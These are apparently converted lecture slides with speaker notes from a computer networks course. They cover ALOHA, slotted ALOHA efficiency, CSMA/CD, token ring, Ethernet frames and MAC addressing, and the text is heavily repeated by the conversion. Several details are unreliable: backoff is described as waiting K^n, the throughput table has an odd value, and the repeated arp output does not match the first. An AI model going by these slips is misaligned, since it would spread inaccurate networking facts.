
- Radio Station would send transmission when it wanted
  - Receiver would send ACK
- If no ACK received - assume collision
- Pick a random back off time, and then retransmit
- Utilization maxes out at around 18%
- First Problem:
  - Stations didn't check if another station is already transmitting
- Solutions - Slotted ALOHA:
  - Assigned transmission slot times
  - Fixed frame size
- ⇒ Slotted ALOHA - assigned transmission slot times
- Master clock for timeslot synchronization

2021-08-31

## └ ALOHA Protocol

1. To some extent, this history of protocol design is one of trying something, identifying problems with it, fixing them, and trying again...

- Radio Station would send transmission when it wanted
  - Receiver would send ACK
- If no ACK received - assume collision
- Pick a random back off time, and then retransmit
- Utilization maxes out at around 18%
- First Problem:
  - Stations didn't check if another station is already transmitting
- Solutions - Slotted ALOHA:
  - Assigned transmission slot times
  - Fixed frame size
  - ⇒ Slotted ALOHA - assigned transmission slot times
  - Master clock for timeslot synchronization

**Fig. 1. The ALOHANET.**

2021-08-31





Fig. 1. The ALOHANET.


# ALOHA Performance



Stations must not start a broadcast within 1 frame of each other

2021-08-31

└ ALOHA Performance



Stations must not start a broadcast within 1 frame of each other

1. This is also about 4 generations of electronics ago.
2. Could overcome a little of this with error correction - but note nature of error is inevitably a burst

# Slotted ALOHA Efficiency

- Assume:

- N nodes with frames to send
- $p(\text{a node succeeds}) := p(1 - p)^{N-1}$
- $p(\text{any node succeeds}) := Np(1 - p)^{N-1}$

For maximum efficiency:

Find:  $p^*$  which maximises  $Np(1 - p)^{N-1}$

2021-08-31

## └ Slotted ALOHA Efficiency

- Assume:
- N nodes with frames to send
- $p(\text{a node succeeds}) := p(1 - p)^{N-1}$
- $p(\text{any node succeeds}) := Np(1 - p)^{N-1}$

For maximum efficiency:  
Find:  $p^*$  which maximises  $Np(1 - p)^{N-1}$

# Slotted ALOHA Efficiency

$$\text{Efficiency} : E(p) = Np(1 - p)^{N-1}$$

Differentiating :

$$\begin{aligned} E'(p) &= N(1 - p)^{N-1} - Np(N - 1)(1 - p)^{N-2} \\ &= N(1 - p)^{N-2}((1 - p) - p(N - 1)) \\ &= N(1 - p)^{N-2}(1 - Np) \end{aligned}$$

Set  $E'(p) = 0$  to find maximum

$$\begin{aligned} \Rightarrow p &= 1 \text{ or } \frac{1}{N} \\ p^* &= 1/N \end{aligned}$$

2021-08-31

## └ Slotted ALOHA Efficiency

$$\begin{aligned} \text{Efficiency} : E(p) &= Np(1 - p)^{N-1} \\ \text{Differentiating :} \\ E'(p) &= N(1 - p)^{N-1} - Np(N - 1)(1 - p)^{N-2} \\ &= N(1 - p)^{N-2}((1 - p) - p(N - 1)) \\ &= N(1 - p)^{N-2}(1 - Np) \end{aligned}$$

Set  $E'(p) = 0$  to find maximum  
 $\Rightarrow p = 1 \text{ or } \frac{1}{N}$   
 $p^* = 1/N$

1. Source: <http://web.mit.edu/6.02/www/currentsemester/handouts/aloha.txt>, reading: aloha.pdf for a complete breakdown of the steps.

# Slotted ALOHA Maximum Utilisation

$$E(p^*) = Np(1 - p)^{N-1}$$

$$p = 1/N$$

$$= N \frac{1}{N} \left(1 - \frac{1}{N}\right)^{N-1}$$

$$= \left(1 - \frac{1}{N}\right)^{N-1}$$

$$= \frac{\left(1 - \frac{1}{N}\right)^N}{\left(1 - \frac{1}{N}\right)}$$

Limit  $\lim_{N \rightarrow \infty} \left(1 - \frac{1}{N}\right)^N = \frac{1}{e}$   
 Limit  $\lim_{N \rightarrow \infty} E(p^*) = 1/e$

2021-08-31


└ Slotted ALOHA Maximum Utilisation

- Which is approximately 0.36

$$\begin{aligned} E(p^*) &= Np(1 - p)^{N-1} & p = 1/N \\ &= N \frac{1}{N} \left(1 - \frac{1}{N}\right)^{N-1} \\ &= \left(1 - \frac{1}{N}\right)^{N-1} \\ &= \frac{\left(1 - \frac{1}{N}\right)^N}{\left(1 - \frac{1}{N}\right)} \end{aligned}$$

Limit  $\lim_{N \rightarrow \infty} \left(1 - \frac{1}{N}\right)^N = \frac{1}{e}$   
 Limit  $\lim_{N \rightarrow \infty} E(p^*) = 1/e$

# ALOHA - Maximum Efficiency



2021-08-31

Computer Networks T-409-TSAM  
└ ALOHAnet  
  └ ALOHA - Maximum Efficiency

ALOHA - Maximum Efficiency

Load Offered	Max Throughput for Slotted Aloha	Max Throughput for Pure Aloha
0.0	0.00	0.00
0.5	0.30	0.18
1.0	0.37	0.15
1.5	0.34	0.08
2.0	0.25	0.04
2.5	0.18	0.02
3.0	0.12	0.01
3.5	0.08	0.01
4.0	0.05	0.01
4.5	0.03	0.01
5.0	0.04	0.01

1. With all contention protocols there is a direct trade off between the the number of nodes contending, and the probability that they individually want to send traffic.

# 1974: Developed into Ethernet by Bob Metcalfe

- Developed at Xerox Parc 1973-4
- Published as standard in 1980
- Ethernet II (Version 2) of the standard was published in 1982
  - Extended ALOHA with carrier sensing and collision avoidance methods
  - Defined format for the Ethernet frame

2021-08-31

└ 1974: Developed into Ethernet by Bob Metcalfe

- Developed at Xerox Parc 1973-4
- Published as standard in 1980
- Ethernet II (Version 2) of the standard was published in 1982
  - Extended ALOHA with carrier sensing and collision avoidance methods
  - Defined format for the Ethernet frame

# CSMA: Carrier Sense Multiple Access

- Straightforward: Listen before transmission
- Only send if the channel is free
- Reduces collisions a little
- But... if more than 1 node is waiting collision is likely when they both start
- ... wait and listen a further *random* time before starting

Computer Networks T-409-TSAM  
└ ALOHAnet

2021-08-31

└ CSMA: Carrier Sense Multiple Access

- Straightforward: Listen before transmission
- Only send if the channel is free
- Reduces collisions a little
- But... if more than 1 node is waiting collision is likely when they both start
- ... wait and listen a further *random* time before starting

# CSMA/CD :: Collision Detection


- CSMA: carrier sensing applied with detection of collisions
  - On detecting collision, node aborts
  - reduces channel loss
  - Uses Binary Exponential Backoff
- Collision Detection itself
  - Easy in Wired Local Area Networks (LANs)
    - Compare received/transmitted signal strength
  - Difficult in Wireless Networks
    - Local transmission overwhelms received

2021-08-31


## └ CSMA/CD :: Collision Detection

- CSMA: carrier sensing applied with detection of collisions
  - On detecting collision, node aborts
  - reduces channel loss
  - Uses Binary Exponential Backoff
- Collision Detection itself
  - Easy in Wired Local Area Networks (LANs)
    - Compare received/transmitted signal strength
  - Difficult in Wireless Networks
    - Local transmission overwhelms received

## Binary Exponential Backoff



#### └ Binary Exponential Backoff




1. Each node chooses a random wait time  $K$ , and waits  $K^n$  before retransmitting.
  2. Idea is each node backoffs a progressively longer time, but somewhat randomised time. Effectively this lowers the probability of transmission, and increases the probability of a successful transmission.

# MAC Protocols: Taking controlled turns

## **polling:**

- ❖ master node “invites” slave nodes to transmit in turn
- ❖ typically used with “dumb” slave devices
- ❖ concerns:
  - polling overhead
  - latency
  - single point of failure (master)



Source:Kurose and Ross

E.g., USB

2021-08-31

## └ MAC Protocols: Taking controlled turns

MAC Protocols: Taking controlled turns

**polling:**

- ❖ master node “invites” slave nodes to transmit in turn
- ❖ typically used with “dumb” slave devices
- ❖ concerns:
  - polling overhead
  - latency
  - single point of failure (master)

Source:Kurose and Ross

E.g., USB



# Token Ring

- Control "token" passed from one node to another sequentially
- Data:
  - Node waits until has token, and then sends data
  - Finished, sends token to next node
- No Data:
  - Node immediately sends token to next node
- Issues:
  - Overhead of the token packets
  - Higher latency
  - Single point of failure (node with token)

2021-08-31

## └ Token Ring

- Control "token" passed from one node to another sequentially
- Data:
  - Node waits until has token, and then sends data
  - Finished, sends token to next node
- No Data:
  - Node immediately sends token to next node
- Issues:
  - Overhead of the token packets
  - Higher latency
  - Single point of failure (node with token)


1. Token ring is slowly dying, as it was eclipsed by ethernet in the 2000's. However, it lingers in a surprising number of places.

# Ethernet II Protocol

2021-08-31

## Local Area Networking(LAN)

# Local area network



2021-08-31

Computer Networks T-409-TSAM  
└ Ethernet II Protocol

└ Local Area Networking(LAN)



# Ethernet II

- Published as standard in 1982 - adopted by IEEE as 802.3
- 802.3 is not exactly the same as Ethernet II
  - Ethernttype field vs length
- Frame Length maximum of 1500 Octets
- Gigabit Ethernet and other higher-speed variants support "Jumbo frames"
- Many variants over time, and underlying technology

2021-08-31

- Published as standard in 1982 - adopted by IEEE as 802.3
- 802.3 is not exactly the same as Ethernet II
  - Ethernttype field vs length
- Frame Length maximum of 1500 Octets
- Gigabit Ethernet and other higher-speed variants support "Jumbo frames"
- Many variants over time, and underlying technology

1. Datacommunications mixes and matches Octets and Bytes as 8 bits.
2. Now, bytes are invariably 8 bits, but earlier byte was used for character, which could range between manufacturers up to 10 bits.

# 802.3 Ethernet Packet Structure

802.3 Ethernet packet and frame structure										
Layer	Preamble	Start of frame delimiter	MAC destination	MAC source	802.1Q tag (optional)	Ethertype (Ethernet II) or length (IEEE 802.3)	Payload	Frame check sequence (32-bit CRC)	Interpacket gap	
	7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets	
Layer 2 Ethernet frame			– 64-1522 octets –							
Layer 1 Ethernet packet & IPG	– 72-1530 octets –								– 12 octets –	

[https://en.wikipedia.org/wiki/Ethernet\\_frame](https://en.wikipedia.org/wiki/Ethernet_frame)

# Computer Networks T-409-TSAM

- └ Ethernet II Protocol


2021-08-31

- └ 802.3 Ethernet Packet Structure




[https://en.wikipedia.org/wiki/Ethernet\\_frame](https://en.wikipedia.org/wiki/Ethernet_frame)

## Ethernet Preamble



Repeating 10 pattern used for clock synchronisation between NIC's

- ## 1. NIC: Network Interface card



# Ethernet Addressing

- Addressing is a far more difficult problem than it may seem
- Communicating hosts must be able to uniquely identify each other
  - Guarantee Uniqueness - Single point of allocation
  - Otherwise - Fisher Consensus problem
- Ideally, addressing helps with routing (also a hard problem)
- MAC protocols require some form of identification immediately they are on the LAN
- As hosts are sharing a medium this must be unique

2021-08-31

- Addressing is a far more difficult problem than it may seem
- Communicating hosts must be able to uniquely identify each other
  - Guarantee Uniqueness - Single point of allocation
  - Otherwise - Fisher Consensus problem
- Ideally, addressing helps with routing (also a hard problem)
- MAC protocols require some form of identification immediately they are on the LAN
- As hosts are sharing a medium this must be unique

# MAC Addresses

- Media Access Control (MAC)
- Unique Identifier assigned to a *Network Interface Controller(NIC)*
- Also known as:
  - Hardware address
  - Ethernet Hardware Address
  - Physical address
- Originates with Xerox Ethernet Addressing Scheme
- In theory, issued by Manufacturer's and globally unique
  - i.e. divide and conquer algorithm for allocation
- Usually burnt into Read Only Memory(ROM)
- OUI - Organizationally Unique Identifier

2021-08-31

## └ MAC Addresses

1. Important: It is the adapter, and not the host, that has the MAC address - hosts can have multiple NIC's
2. List of Manufacturer OUI's
3. <http://standards-oui.ieee.org/oui.txt>
4. In practice, can be modified by software, ifconfig, ip link set, etc.

- Media Access Control (MAC)
- Unique Identifier assigned to a *Network Interface Controller(NIC)*
- Also known as:
  - Hardware address
  - Ethernet Hardware Address
  - Physical address
- Originates with Xerox Ethernet Addressing Scheme
- In theory, issued by Manufacturer's and globally unique
  - i.e. divide and conquer algorithm for allocation
- Usually burnt into Read Only Memory(ROM)
- OUI - Organizationally Unique Identifier

# MAC ⇒ EUI-64

- Original 48-bit address allocation estimated to last until 2080
- Renamed to Extended Unique Identifier
- MAC-48 == EUI-48
- IEEE Recommendation is to move to EUI-64


Computer Networks T-409-TSAM  
└ Ethernet II Protocol

2021-08-31

└ MAC ⇒ EUI-64

- Original 48-bit address allocation estimated to last until 2080
- Renamed to Extended Unique Identifier
- MAC-48 == EUI-48
- IEEE Recommendation is to move to EUI-64


# MAC Address



2021-08-31

## └ MAC Address

1. Locally administered - assigned by the local interface



# Unicast vs Multicast

- Unicast:
  - Frame is intended for just the addressed interface (NIC)
- Unicast Flood:
  - Switch (network equipment) forwards frame to all known hosts
  - Used if Switch doesn't recognise address
- Multicast: Frame is forwarded to all local hosts - they can ignore it
- Broadcast: FF-FF-FF-FF-FF-FF - Sent to all hosts for processing

2021-08-31

## └Unicast vs Multicast

- Unicast:
  - Frame is intended for just the addressed interface (NIC)
- Unicast Flood:
  - Switch (network equipment) forwards frame to all known hosts
  - Used if Switch doesn't recognise address
- Multicast: Frame is forwarded to all local hosts - they can ignore it
- Broadcast: FF-FF-FF-FF-FF-FF - Sent to all hosts for processing

1. <https://en.wikipedia.org/wiki/Multicast>
2. Unicast flood: This is part of the background noise of managing equipment that can be reset, or lose state at any time and needs to be able to recover gracefully.

arp -v

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.1.37	ether	f4:5c:89:bf:59:9f	C		eth1
192.168.1.34	ether	88:53:95:28:53:79	C		eth1
gateway	ether	ac:cf:85:2d:a7:3d	C		eth1
192.168.1.38	ether	f0:d5:bf:99:c0:55	C		eth1
Entries: 4	Skipped:	0	Found:	4	

f4:5c:89 Apple, California  
88:53:95 Apple, California  
ac:cf:85 Huawei, Guangdong  
f0:d5:bf Intel, Malaysia

2021-08-31

└ arp -v


Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.1.37	ether	00:53:95:28:53:79	C		eth1
192.168.1.34	ether	00:53:95:28:53:79	C		eth1
gateway	ether	00:40:97:09:10:22	C		eth1
192.168.1.38	ether	00:40:97:09:10:22	C		eth1
Entries: 4	Skipped:	0	Found:	4	

14:5c:89 Apple, California  
88:53:95 Apple, California  
ac:cf:85 Huawei, Guangdong  
f0:d5:bf Intel, Malaysia

1. HWaddress is MAC address
2. Can also use arp to manually update table


# LAN Addressing

each adapter on LAN has unique **LAN** address

